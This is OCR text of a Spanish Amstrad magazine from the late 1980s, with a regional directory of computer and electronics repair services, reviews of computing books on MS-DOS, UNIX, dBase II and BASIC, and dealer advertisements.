ELECTROSAN. F. Serna Cabezas de Herrera. Isaac Peral, 40. 39008 Santander. Tel. (942) 37 59 53-04. A.V.M.I.

INFORMATICA OLICAN, S. A. Isidoro J. Fernández Muñoz. Ruiz Zorrilla, 6, bajo. 39009 Santander. Tel. (942) 31 04 14-56. A.V.M.I.

## CASTILLA-LA MANCHA

ELECTRONICA TURRILLO, S. A. Vicente Turrillo Sánchez. Pedrera Baja, 7. 13003 Ciudad Real. Tel. (926) 22 37 74. A.V.M.I.

TECNIMAN, S. L. Julián Rodríguez. Toledo, 117. 13003 Ciudad Real. Tel. (926) 22 00 18-89. A.V.M.

ELECTRONICA LUQUE. Eduardo Luque Bravo. Santos Mártires, 7. 45600 Talavera de la Reina. Tel. (925) 81 42 78. A.V.

ELECTRONICA FE-CAR, C. B. Felipe Sánchez-Escobar García. Avda. Santa Bárbara, 30. 45006 Toledo. Tel. (925) 21 21 45-68 27. A.V.M.

OFIMATICA TOLEDANA, S. A. J. Valentín García Villasevil. Esparteros, 1. 45006 Toledo. Tel. (925) 22 98 95. M.I.

## CASTILLA-LEON

REPARACIONES «MAXI» T.V.C. Máximo Pérez Sánchez. Virgen de la Caridad, 4. 05005 Avila. Tel. (918) 22 78 39. A.V.

MICROSAT. Juan Carlos Amo Sáez. Plaza Francisco Sarmiento, 13, bajo. 09005 Burgos. Tel. (947) 22 34 56. A.V.M.I.

DIGITRON. Lucio Sánchez Ramos. Batalla de Clavijo, 13. 24006 León. Tel. (987) 20 33 56. A.V.M.I.

ELECTRONICA JAVIER. José Javier García Medina. Ramírez, 5. 34005 Palencia. Tel. (988) 75 03 74. A.V.M.

JAPAN ELECTRONIC. Fermín Sánchez Sánchez. Plaza de Barcelona, 3, bajo A. 37004 Salamanca. Tel. (923) 24 47 62. A.V.M.I.

HARD TRONIC, C. B. Fernando Pérez Martínez. Pasión, 5-7, ofic. 1-D. 47001 Valladolid. Tel. (983) 35 75 45. A.V.M.I.

MICRO-SERVICE SOIMA. Francisco Martín. General Shelly, 29. 47013

**NOTA: A**=Audio V=Video M=Microinformática I=Informática profesional

SERVICIOS DE ASISTE

Valladolid. Tel. (983) 47 40 15. A.V.M.I.

SERMICRO, S. A. Javier Sanz. P.° Arco Ladrillo, 38. 47007 Valladolid. Tel. (983) 27 76 09. M.I.

## CATALUÑA

MADE, S. A. Manel Fons. Ricart, 33. 08004 Barcelona. Tel. (93) 425 27 33. M.I.

SERMICRO. Narcís Batlle. Gran Vía Carlos III, 17-19, tienda 2. 08028 Barcelona. Tel. (93) 411 07 50-018. M.I.

TECNIMODUL ELECTRONICA. Manuel Julián Sánchez. Manuel de Falla, 28-30. 08034 Barcelona. Tel. (93) 205 25 09. A.V.

TECNOLEC, S. A. José García. Pinar del Río, 48-50. 08027 Barcelona. Tel. (93) 340 87 53. A.V.

TELEVIDEO. Antonio Gutiérrez Gracia. Travesera de las Corts, 294. 08029 Barcelona. Tel. (93) 322 23 14. A.V.

P5-QUARK, S. A. Joaquim Palomares Carbo. Llacuna, 162, local 1. 08018 Barcelona. Tel. (93) 300 90 12. M.I.

TELESERVICIO. Fermín Torrebadella Segret. Avda. de Tudela, 44. Manresa (Barcelona). Tel. (93) 973 97 27. A.V.M.I.

SELCOM MARESME, S. A. Jaime Minguell Parent. Avda. Maresme, 4, 31. 08011 Mataró (Barcelona). (93) 790 28 41. M.I.

AUDIOVISIO MAJESTIC. Angel Llasera Blanc. Cristofol de Boleda, 4. 25006 Lérida. Tel. (973) 26 87 85. A.V.M.

Juan Fernández Artero. Trinquet Vell, 19. 43003 Tarragona. Tel. (977) 22 71 05. A.V.

## EXTREMADURA

MEINFOR. Sergio Rodríguez Jiménez. Avda. Villanueva, Edif. Stela, 1.° entreplanta. 06004 Badajoz. Tel. (924) 24 18 97. A.V.M.I.

MEINFOR. Sergio Rodríguez. Oviedo, 6, entreplanta. 06800 Mérida (Badajoz). Tel. (924) 30 04 45. A.V.M.I.

ELECTRONICA MUÑOZ. Antonio Muñoz Pérez. Cánovas del Castillo, 16. 06800 Mérida. Tel. (924) 30 07 85. A.V.

MICROELECTRONICA. José Carlos Pulido Duque. Diego María Crehuet, 12, bajo. 10004 Cáceres. Tel. (927) 24 79 24. A.V.M.I.

MEINFOR. Sergio Rodríguez Jiménez. Avda. Ruta la Plata, 4, edif. Pérgolas, semisótano 2, local 1. 1001 Cáceres. Tel. (927) 21 22 92. A.V.M.I.

## GALICIA

MASTERHARD, S. L. Manuel Moreno. Magdalena, 213. 15402 El Ferrol (La Coruña). Tel. (981) 35 84 32. A.V.M.I.

SERMICRO, S. A. Emilio Pidal. Independencia, 28, bajo. 15002 La Coruña. Tel. (981) 22 10 12. M.I.

TELEVEN. Ramiro Pérez Gudiño. San Jaime, 26, bajo. 15005 La Coruña. Tel. (981) 24 43 85. A.V.M.I.

ZENER ELECTRONICA. Hugo Pedro González Botto. Juan Castro Mosquera, 32, bajo. 15005 La Coruña. Tel. (981) 24 85 47. A.V.M.I.

ELECTRONICA LABARIÑAS. Fernando Rodríguez Labariñas. Carud, 90. 27400 Monforte de Lemos (Lugo). Tel. (982) 40 13 07. A.V.M.

SEVYS. Manuel Míguez Hermida. Curros Enríquez, 21, inter. galerías. 32003 Orense. Tel. (988) 23 26 04. A.V.M.I.

SERMICRO, S. A. Isidro Ríos. Menéndez Pelayo, 37. 36206 Vigo. Tel. (986) 29 46 89. M.I.

VIDEO TECNOLOGIA DO CAMPO. Antonio Docampo Comesaña. Ecuador, 8, bajo. 36203 Vigo. Tel. (986) 42 12 79. A.V.M.I.

## LA RIOJA

REYMAR. Jesús Elías Reinares Sáenz. Albia de Castro, 10. 26003 Logroño. Tel. (941) 24 26 11. A.V.M.I.

## LEVANTE-MURCIA

ESCRITEC. Juan F. Escribano Henares. María Marín, 57. 02004 Albacete. Tel. (967) 23 28 35. A.V.M.I.

ETE-MADOC. Andrés Hibernon García Morell. Historiador Diago, 12 bis. 46007 Valencia. Tel. (96) 326 52 01. A.V.M.I.

APLINSA. Rafael Barrachina. Italia, 4, bajos. 03003 Alicante. Tel. (965) 22 26 32: A.V.M.I.

SAT-VIDEO. Ramón Gil Roche. Eduardo Langucha, 17. 03006 Alicante. Tel. (965) 10 20 53. A.V.M.I.

J. ANDREU C. B. Juan Carlos Andreu Segarra. Avda. de Quevedo, 13. 12004 Castellón. Tel. (964) 20 57 12. A.V.M.I.

VIDEO SONIDO, S. A. Enrique García Mayi. Grecia, 1, bajo. 30203 Cartagena. Tel. (968) 52 57 51. A.V.M.I.

A.D.L. ELECTRONICA. Antonio Díaz López. Miguel Hernández, 1. 30011 Murcia. Tel. (968) 26 52 17. A.V.M.I.

APLINSA. Manuel Martínez. Frenería, 2. 30004 Murcia. Tel. (968) 21 61 23. A.V.M.I.

SERMICRO, S. A. Juan Ignacio Jiménez. Miguel de Cervantes Conver. 1.° F, bloque 5. 30009 Murcia. Tel. (968) 29 44 42. M.I.

KIT INFORMATICA, S. A. José María Babe. Pascual y Genis, 12, 6.° 46002 Valencia. Tel. (96) 352 60 51 A.V.M.I.

SERMICRO. Juan Vicente Garrido Torreta Miramar, 2, bajo A. 46020 Valencia. Tel. (96) 362 86 02. M.I.

## MADRID

SONICROMA, S. C. Francisco J. Arribas. Sapporo, 10. 28923 Alcorcón. Tel. (91) 612 55 13. A.V.M.I.

E.D.C., S. A. Antonio Riquelme. Méndez Alvaro, 34, edif. 3-4. 28045 Madrid. Tel. (91) 468 12 22. A.V.M.I.

ECU ELECTRONICA CUALIFICADA, S. A. Juan Pedro Atanes. Plaza de Condesa de Gavia, 2. 28003 Madrid. Tel. (91) 233 29 12. A.V.M.I.

P5-QUARK, S. A. Rafael Portabella. Méndez Alvaro, 34. 28045 Madrid. Tel. (91) 468 62 62. M.I.

S.T.O., S. A. Jesús Lorente. Avda. Mediterráneo, 7. 28007 Madrid. Tel. (91) 551 23 95. A.V.M.I.

SERMICRO, S. A. Santiago Gonzalo. Avda. Ramón y Cajal, 107. 28043 Madrid. Tel. (91) 416 80 85. M.I.

SONICROMA, S. B. Francisco J. Arribas. Avda. Padre Piquer, 42. 28024 Madrid. Tel. (91) 711 00 62. A.V.M.I.

VISONIC. Manuel Lozano. Santiago de Compostela, 30. 28034 Madrid. Tel. (91) 730 66 32. A.V.M.I.

SERVICIO TECNICO DUAL. José A. Pavón Ramón. Tintas, 4. 28025 Madrid. Tel. (91) 465 78 99. A.V.M.I.

VISONIC, S. A. Hilados, 22. Torrejón de Ardoz. Tel. (91) 676 31 76. A.V.M.I.

## NAVARRA

SONAUTO ELECTRONICA. Carlos Labiada Larrea. La Ermita, 5. 31600 Burlada. Tel. (948) 24 22 46. A.V.M.I.

## PAIS VASCO

ELECTRONICA GUIPUZCOANA. Miguel Guerrero Pérez. Avda. Madrid, 24 (trasera). 20011 San Sebastián. Tel. (943) 45 82 90. A.V.M.I.

IKERPEN, S. A. Pedro Aguinago. Reyes de Navarra, 7. 01013 Gasteiz. Tel. (945) 28 19 77. A.V.M.I.

ELECTRONICA ARGI GILTZ. Agustín Cid Sancho. Autonomía, 24 (galerías). 48012 Bilbao. Tel. (94) 443 77 93-72 54. A.V.M.

ELECTRONICA LOGICA. Antonio Caro. Licenciado Poza, 40, 1.° dcha. 48011 Bilbao. Tel. (94) 441 43 69. A.V.M.I.

SERMICRO, S. A. Ulpiano Rodríguez. Avda. Madariaga, 20. 48014 Bilbao. Tel. (94) 476 06 35. M.I.





**Autor: Antonio Creus.**
**Editorial: Marcombo.**
**Páginas: 399.**

SIMULACION y control de procesos por ordenador» es una completísima obra destinada a una parcela muy específica de los usuarios que utilizan la informática en su profesión. No es de interés inmediato, si exceptuamos el ampliar conocimientos, para aquellos otros que no tengan en su mano la posibilidad de alteraciones y cambios en cadenas de planificación o producción.

El libro contiene una serie de programas escritos en Basic con aclaraciones de sentencias para iniciar al lector en la simulación y control de procesos bajo dos puntos de vista: Control Clásico y Control Moderno. En el primero se examinan los controladores PID (iniciales de Proporcional-Integral-Derivativo) aplicados a procesos simples como la presión y el caudal en una tubería, el nivel en un tanque y la temperatura en un intercambiador. En el segundo, el Control Moderno, hay un especial estudio sobre las ecuaciones de estado, una potente herramienta para el estudio en todos los fenómenos que puedan extrapolarse al espacio de estado. Los procesos estudiados se han simplificado en lo posible con una ejecución de programas que piden al usuario parámetros que, variándolos, permiten dar una gran versatilidad en el estudio y entrenamiento.

La obra completa consta de quince capítulos y un apéndice. En el




**Conceptos de Informática.**
**Peter Bishop. Colección Informática Profesional.**
**Anaya Multi media.**

Este libro da una visión detallada y general de la Informática concisa, exhaustiva, con información actual y vigente, muy amplio espectro de uso y gran cantidad de ejemplos y ejercicios. Incluye capítulos sobre temas avanzados, como Inteligencia Artificial, Fabricación de chips, Herramientas de desarrollo de software, Ingeniería del software, Sistemas expertos, Ordenadores de quinta generación, etcétera, que lo hacen apropiado para cursos más avanzados, como los impartidos en escuelas de ingeniería, y útil de cara a adquirir conocimientos apropiados para la vida profesional y la industria.

# SIMULACION Y CONTROL DE PROCESOS POR ORDENADOR

primer capítulo se examinan los conceptos de interés en el estudio analítico del control de procesos. En el segundo se estudian ejemplos de aplicación usando las transformadas de Laplace.

En el tercer capítulo se realiza el análisis temporal con las respuestas ante un impulso y ante un escalón de los sistemas de primero y segundo orden. En el cuarto capítulo se estudia la descomposición del proceso en bloques y en el quinto el análisis frecuencial.

El sexto trata a fondo de los diversos criterios de estabilidad absoluta y relativa. En el séptimo se concreta la estabilidad de un bucle o lazo de control con la obtención del valor de las acciones del controlador de dos formas: a través del trazado de las curvas de respuesta y haciendo uso del ordenador.

El capítulo octavo acomete el estudio de análisis e identificación de procesos. El noveno analiza los métodos prácticos de ajuste de las acciones del controlador para lograr la estabilidad del sistema y se incluyen diversos programas de simulación. En el capítulo décimo se detallan las válvulas de control, sus características y su cálculo. El undécimo describe varios tipos de control de aplicación mejorando el clásico de retroalimentación.

La segunda parte del libro se inicia en el capítulo duodécimo comentando sobre la transformada «Z», que en síntesis es análoga a la transformada de Laplace, pero aplicada a sistemas discretos.

Posiblemente, la parte más importante de toda la obra se estudie en el decimotercero. El espacio de estado es de comprensión esencial, puesto que permitirá al lector las simulaciones de procesos industriales por complejos que sean y sólo limitados por el tiempo disponible para la creación del programa.

El capítulo decimocuarto examina las técnicas de estabilidad de Liapunov y los sistemas óptimos de control. En el último, el número quince, el estudio se centra en simulación y control de procesos típicos en la industria tales como secaderos, evaporadores, reactores discontinuos y columnas de destilación.

Un apéndice dedicado al código de representación de los instrumentos de control en los diagramas de flujo y a una exposición sobre diversas técnicas utilizadas completa la obra, de 399 páginas.


A destacar que en un intento de facilitar al lector la ejecución directa de los programas, el autor los ha grabado en disquete para diversos ordenadores del mercado, entre los que se encuentran, lógicamente, los PC. En dos anexos se encuentran las instrucciones para el uso de dichos disquetes. El libro, sin embargo, está disponible también en el mercado sin esta ayuda.

**Manuel Ballestero Santaolalla**








## Lenguaje Basic II.

**Serie: Gran Biblioteca Amstrad, número 15. Editorial: Ingelek. Páginas: 144. Precio: 450, IVA incluido.**

SI el número ocho de la «Gran Biblioteca Amstrad» estaba dedicado al Basic en general, el número quince lo está al de los CPC y los PCW. El hecho de que el intérprete para los CPC 664 y 6128 presente algunas mejoras respecto al de los 464 y 472 hace que estos últimos tengan un apéndice al final con una lista de palabras reservadas que no pueden implementar.

Los poseedores del PCW encontrarán una gran cantidad de texto dedicado a él, desde el control y representación de variables hasta el código máquina, pasando por tablas de errores y sus mensajes, gestión interna, operaciones básicas de disco y los ficheros.

Hay que destacar las páginas dedicadas a la impresora, en las cuales se pueden encontrar extensas referencias a los códigos de control, el paso de línea, los márgenes, los tabuladores, la modificación de posiciones, el manejo del papel, la inicialización de la impresora, los caracteres especiales y el modo gráfico. También hay un programa en Mallard Basic para generar caracteres utilizando la impresora en modo gráfico.

Tras unos capítulos dedicados a los accesos de tipo secuencial y aleatorio, la obra se centra en el Jetsam, sistema incluido en el Basic para manejar ficheros de acceso por claves. Se compone de funciones, así que no se manejan órdenes, sino funciones.

La segunda parte se refire al Basic de los CPC, haciendo desde el principio la salvedad de que, al ser un Basic potentísimo, las características de gráficos y sonido son pasadas por alto, pues se les dedicará algún volumen de la colección en plan monográfico. El arranque sobre los CPC está en torno a la pantalla, tratando de los modos, las tintas y las plumas. Tras un capítulo dedicado al teclado, otro a las variables, el referente al uso de la cinta y el disco desemboca en un tema tan poco conocido como el de las interrupciones. Se trata de una característica casi única del Basic de Amstrad y consiste en la posibilidad de controlar el microprocesador directamente. Ello nos lleva a los cuatro relojes que poseen los CPC y que permiten un total control sobre el desarrollo de cualquier programa en tiempo real. Erroes y memoria son los dos últimos capítulos que dan una clara idea de sus utilidades.

Una buena cantidad de listados permite practicar con todo lo desarrollado para que los incrédulos queden convencidos. Aconsejo muy especialmente este volumen a los poseedores del PCW que quieran profundizar un poco en su máquina, más potente, con toda seguridad, que lo que ellos mismos piensan.

**M. B. S.**




# MS-DOS

## A toda potencia

VAN Wolverton, autor de «El libro del Ms-Dos», vuelve al ataque con este libro, que supone una ampliación de conceptos, obtención de prestaciones y profundidad de conocimientos sobre la primera obra. Todo su contenido se basa en técnicas avanzadas sobre las posibilidades ya vistas y algunas otras que se descubren y describen en profundidad.

Comenzando con un epígrafe significativo de la tendencia del libro («Más allá del nivel básico»), se abordan los términos técnicos básicos imprescindibles para el dominio casi absoluto sobre el teclado, vídeo, configuración, impresora y sistemas de proceso por lotes, núcleo éste de toda la obra. Comenzando por el teclado, se revisa el juego de caracteres extendido, ya que el manual del PC lo explica con reservas. Pretende el autor, en definitiva, que el acceso indirecto a este tipo de caracteres no sea impedimento para su normal utilización por el usuario, y para ello añade además algunos ejemplos que se pueden encontrar, como todos los demás, en el disquete adjunto en el pack.

Continúa con la definición de teclas y otras similares características de funciones del teclado accesibles a través del pro-

## Programadores en acción.

**Autora: Susan Lamers.**
**Editorial: Anaya multimedia.**
**Páginas: 407.**

«PROGRAMADORES en acción» es una serie de entrevistas hechas a diecinueve de las mentes en software más importantes del momento. Con el fin de situar al lector en el contexto del entrevistado, cada capítulo va precedido de una biografía donde se narran los hechos y maravillas de sus vidas. Solamente esas líneas ya merecerían la publicación de un libro al estilo del «Quién es quién».

Su autora, Susan Lammers, no trata de saber acerca de proyectos secretos, ni siquiera opiniones sobre los espectaculares avances en la industria del software. Lo que se pretende, con un porcentaje bastante elevado de éxito, es tratar y discutir de materias intemporales que se pasan por alto en esta frenética carrera. Es casi una filosofía el hablar de que puede animar en la creación de un sistema operativo como el del Macintosh, un programa de aplicación como el Lotus 1-2-3 o un juego como el Pac Man, el popular Comecocos.

Una buena idea ha sido solicitar a cada entrevistado una muestra de su trabajo: un trozo de código, un programa, algunos bosquejos o garabatos de los que se hacen mientras se piensa en el diseño del programa. Ello enriquece la obra convirtiéndola en algo único al tener reunidas las muestras del momento más íntimo de una creación. Por si esto fuera poco hay algunas que ya tienen valor histórico, como los apuntes del diseño inicial del VisiCalc que aporta Dan Bricklin.

Se ha incluido una variada gama de edades y experiencias, desde los cuarentones que comenzaron la revolución y que ahora, en su mayoría, está bien situados, hasta los pensadores más jóvenes y enérgicos, empeñados en llegar siempre más allá de los límites que hoy conocemos.

El libro comienza con Charles Simonyi, quien se inició en la década de los sesenta con los ordenadores de la serie URAL II, de fabricación rusa. Luego pasa a Butler Lampson, partícipe en muchos de los descubrimientos que llevaron a la llamada era del ordenador personal. También están John Warnock; Gary Kildall, el hombre que desarrolló un sistema operativo, el primero, llamado CPM; Bill Gates y su trabajo en el Basic; John Page, el creador de la primera línea de software para uso fácil en PCs, y así hasta los diecinueve que componen la obra.

Evidentemente no están todos los que son, así que en el prólogo ya se nos anuncia que este volumen es tan sólo el primero de una serie que puede ser larga, muy larga...

**Manuel Ballestero Santaolalla**

grama ANSI, del que trata en profundidad, para permitir al usuario una ampliación de los recursos del Ms-Dos sobre pantalla y teclado. El programa DEBUG también tiene su sitio en esta obra, donde se destaca la posibilidad de utilizarlo para algo más que ensamblar o desensamlar código máquina, actuando como un editor de características bastante especiales, incluso con la posibilidad de montajes de programas en ensamblador o de ficheros ASCII. La parte descriptiva termina con un amplio tratamiento de los archivos de proceso por lotes (ficheros·BAT), de los que se proporciona su estructura de construcción, claves y técnicas para escribir y depurar este tipo de ficheros, y finalmente una oculta e interesante posibilidad: la creación de menús de trabajo y control del disco (menús interactivos).

La segunda parte, aunque con la misma tendencia descriptiva de la primera, tiene una marcada finalidad: personalizar el sistema a gusto del usuario. Para ello es necesario como mínimo conocer el funcionamiento de algunos programas del sistema, tales como el CONFIG o el VDISK. Tras una descripción de la utilidad y función del programa controlador del entorno, nos procura la suficiente información como para la preparación y uso de un disco RAM mediante ficheros batch, así como mejora de la creación de estos discos virtuales, gracias a otro de los ejemplos adjuntos en el disquete.


A la personalización de pantallas con pequeños trucos y curiosidades sigue un importante capítulo que trata acerca de la personalización de impresos, abordando la mayoría de recursos que aporta una impresora, a modo de apéndice a su manual de instrucciones.

La descripción del uso y posibilidades de manejo de los ficheros en disco es la única parte que quizá peca de redundancia con el manual de nuestro Amstrad, aunque no con el de otros compatibles que no hacen una descripción tan exhaustiva del sistema operativo. Aporta de nuevo programas mejorados de búsqueda de ficheros, cambio de directorios, y otras funciones más bien pensadas para el control del disco duro.

Como compendio de todas las enseñanzas del libro se propone la creación de un completo sistema de menús del que se añade en el apéndice un ejemplo. La sección termina con unas recomendaciones para alargar la vida del ordenador y de su impresora,

El apéndice, por último, contiene manuales de referencia de las órdenes del programa ANSI, tablas de conversión hexadecimal, juego de caracteres y todas esas tablas que suelen ser de necesario manejo.

**Javier Ramis**




# UNIX

**COLECCION: Biblioteca Básica Informática.**
**EDITORIAL: Ingelek.**
**PAGINAS: 123**
**PRECIO: 395, IVA incluido**

DESDE su aparición a finales de la decada de los setenta, el sistema operativo UNIX se ha convertido en un estándar para los modernos microordenadores de 16 y 32 bits. Cada vez son más los fabricantes y usuarios que se sirven de él en los campos más diversos y van en constante aumento.

Los creadores del UNIX buscaron la facilidad de implementación en cualquier tipo de hardware, consiguiéndolo con el desarrollo de un lenguaje, conocido como «C», y la escritura del núcleo del UNIX en dicho lenguaje, con lo cual únicamente se debe poseer un compilador de «C» en la máquina donde se desea implementar este sistema operativo.

Este libro comienza haciendo un poco de historia de UNIX para pasar a explicar lo que se encontrará el usuario cuando entre en el sistema. El siguiente apartado, el más extenso de toda la obra, se refiere al desarrollo de los conceptos básicos sobre ficheros y los comandos para manejarlos. El siguiente paso es el estudio de un comando básico, el editor de ficheros «ED». Explicaciones sobre el resto de los comandos y unas nociones sobre la estructura interna del núcleo del sistema conforman el último capítulo. Para terminar hay una amplia tabla de comandos UNIX, exceptuando aquellos que sobrepasan el nivel de un usuario medio, con todas sus opciones posibles. Esta tabla podría servir de guía a aquellos que asimilen perfectamente el contexto general del libro.

La obra entera, al igual que cualquiera otra sobre desarrollos de sistemas operativos, hay que leerla más de una vez por la simple razón de que la complejidad del UNIX requiere trabajar con tantos conceptos y definiciones que es difícil que coincidamos al cien por cien con las líneas conductoras adoptadas en el libro.

El número treinta y cinco de la Biblioteca Básica Informática no es una sustitución de los manuales, ni siquiera una iniciación al sistema, sólo recalca y pone ejemplos de los conceptos básicos de UNIX para que cualquier usuario potencial pueda llegar a adquirir la confianza suficiente y continuar el estudio y las prácticas a otros niveles más complejos.

Una recomendación es la de no perder de vista algún texto sobre el lenguaje «C» (la propia BBI dedica a él su número 29), ya que, como he dicho antes, no se pueden entender el uno sin el otro.

**M. Ballestero Santaolalla**




**PROGRAMACION DEL Z80 —Rodnay Zaks— Colección Informática Personal-Profesional Anaya Multimedia**

Pensando como texto educativo y como manual completo de consulta, constituye una detallada introducción a la programación en lenguaje máquina que va desde los conceptos básicos hasta las técnicas y estructuras de datos más avanzadas. Todos los conceptos están expuestos en términos precisos y sencillos y avanzan de lo simple a lo complejo. El lector no sólo aprenderá a programar en el lenguaje del Z80, sino que adquirirá un conocimiento detallado de su funcionamiento real.

# Bases de Datos, los bancos de la información

LA Gran Bibioteca Amstrad ofrece en su número 5 un buen libro, aunque con un equivoco nombre y que le restará ventas con toda seguridad. Bajo el título de «Bases de Datos, los bancos de la información» se encuentra un sistemático estudio del popularísimo «dBase II». Ignoro si existen problemas editoriales para tratar del programa llamándolo por su nombre, pero de no ser algo por el estilo todo indica un patinazo de marketing mediante el cual aquellos que adquieran el libro buscando generalidades se sentirán engañados, y los que deseen conocer el «dBase II» lo descartarán al leer la portada.

Abandonando ya este problema, la obra tiene una estructura eminentemente práctica que comienza con una sucinta explicación acerca del cada vez más extendido control que la informática ejerce en el manejo de grandes volúmenes de datos y las razones por las que un programa, el protagonista del libro, se ha convertido ya en un clásico dentro de las numerosas bases de datos del mercado. Centrados los comentarios en su uso con ordenadores Amstrad, como era de esperar dado el nombre de la colección, cada paso es remachado con ejemplos y listados para su total comprensión.

El primer capítulo que ya se refiere al trabajo concreto de crear una base de datos conduce a otros dos referentes a la introducción de datos y a su salida. En cada momento se hacen las oportunas acotaciones según sea un CPC o un PCW el ordenador en el que se esté trabajando. Con las secciones dedicadas a actualización de ficheros, búsquedas y clasificaciones, queda terminada la parte corespondiente al uso inmediato del «dBase II». El resto se orienta principalmente al uso personalizado y acorde con las necesidades en cada momento.

Las variables de memoria, funciones y ficheros indexados ofrecen un estudio más en profundidad de las posibilidades de este generador de bases, aclarando conceptos de uso casi exclusivo del programa. La manera de configurarlo de una forma específica está tratada en el capítulo once y es posiblemente el más interesante de todos. Desde un punto de vista estrictamente formal, el libro termina con un interesante apartado sobre diseño en pantalla e impresora. Las catorce últimas páginas son consejos y apéndices con lista de mandatos, órdenes del editor, datos generales del «dBase II», tipos de ficheros y mensajes de error.


Como punto final, una recomendación para todos aquellos que comienzan a tratar con este potentísimo programa y les falta un punto de arranque para hacer sus ficheros: entre los listados que ofrece este volumen hay uno tan interesante como tópico en informática: una agenda telefónica. Desglosada en todas sus partes, que pueden funcionar independientemente, permitirá conocer con más detalles el «dBase II» y ver soluciones que aplicar a otros tipos de archivo.

**SERIE: Gran Biblioteca Amstrad, número 5.**

**EDITORIAL: Ingelek.**

**PAGINAS: 136**

**PRECIO: 450, IVA incluido**







**PROGRAMACION EN PASCAL CON APLICACIONES EN CIENCIAS E INGENIERIA**
**Susan Finger y Ellen Finger —Colección Informática Personal— Anaya Multimedia**

Se trata de un curso de Pascal dirigido a programadores o estudiantes de ciencias o carreras técnicas que deseen iniciarse en la programación en el lenguaje Pascal, estudiando y analizando en paralelo la resolución de problemas prácticos de estas áreas. En cada capítulo se desarrolla una aplicación que ilustra el uso de los conceptos de programación introducidos en el mismo. A todo lo largo del libro, cada tema de programación y cada aplicación incluyen «casos» o problemas analizados en detalle que ponen a prueba lo aprendido por el estudiante y sirven de ejemplo de cómo desarrollar algoritmos para los problemas.

# Guía de especialistas de AMSTRAD USER



## LO QUE VD. DEBE SABER SOBRE «AMSTRAD USER»

**■ *¿Cómo mando una carta a la revista?***
Si usted desea enviar una carta a la sección de Correo de la revista debe dirigirse a:
AMSTRAD USER. «Sección Correo»
Aravaca, 22. 28040 MADRID

**■ *¿Cómo obtengo información sobre publicidad?***
Para recibir información sobre la inserción de anuncios publicitarios en la revista debe ponerse en contacto con:
AMSTRAD USER. Publicidad-Revista. Aravaca, 22
28040 MADRID. Teléfono 459 30 01 (Sr. Campos)

**5 *¿Dónde me dirijo para asuntos relacionados con la suscripción?***
Para cualquier asunto relacionado con la suscripción debe escribir a:
AMSTRAD USER. Departamento de suscripciones
Aravaca, 22. 28040 MADRID

**■ *¿Puedo comprar números atrasados?***
Envíenos el cupón con los números que desea e indicándonos la forma de pago, que puede ser por talón o giro dirigido a:
AMSTRAD USER / AMSTRAD ESPAÑA

# Guía de especialistas de AMSTRAD USER





# Guía de especialistas de AMSTRAD USER

## ALICANTE



**MULTISYSTEM, S. A.**

ORDENADORES
- PERIFERICOS
- IMPRESORAS
- MONITORES

SOFTWARE
- NACIONAL
- IMPORTACION

SUMINISTROS
- PAPEL DISCOS ACCESORIOS

SERVICIO TECNICO

C/. San Vicente, 53
Tel. (965) 20 17 37 - 20 38 11
03004 - ALICANTE

## ALICANTE

**INFORTRONICA S.L.**

SOFTWARE DE GESTION PARA AMSTRAD PC EN SISTEMAS OPERATIVOS: MS-DOS, PICK Y OASIS Y EN DBASE III



ORDENADORES PERSONALES

Dr. Jiménez Díaz, 2
Tel. (965) 45 03 50 - ELCHE

## ALICANTE

**daber sa**

ORDENADORES

MAYOR, 26
TELEFONO 520 47 99
03002 ALICANTE

**ORDENADORES DE:**
- —Gestión
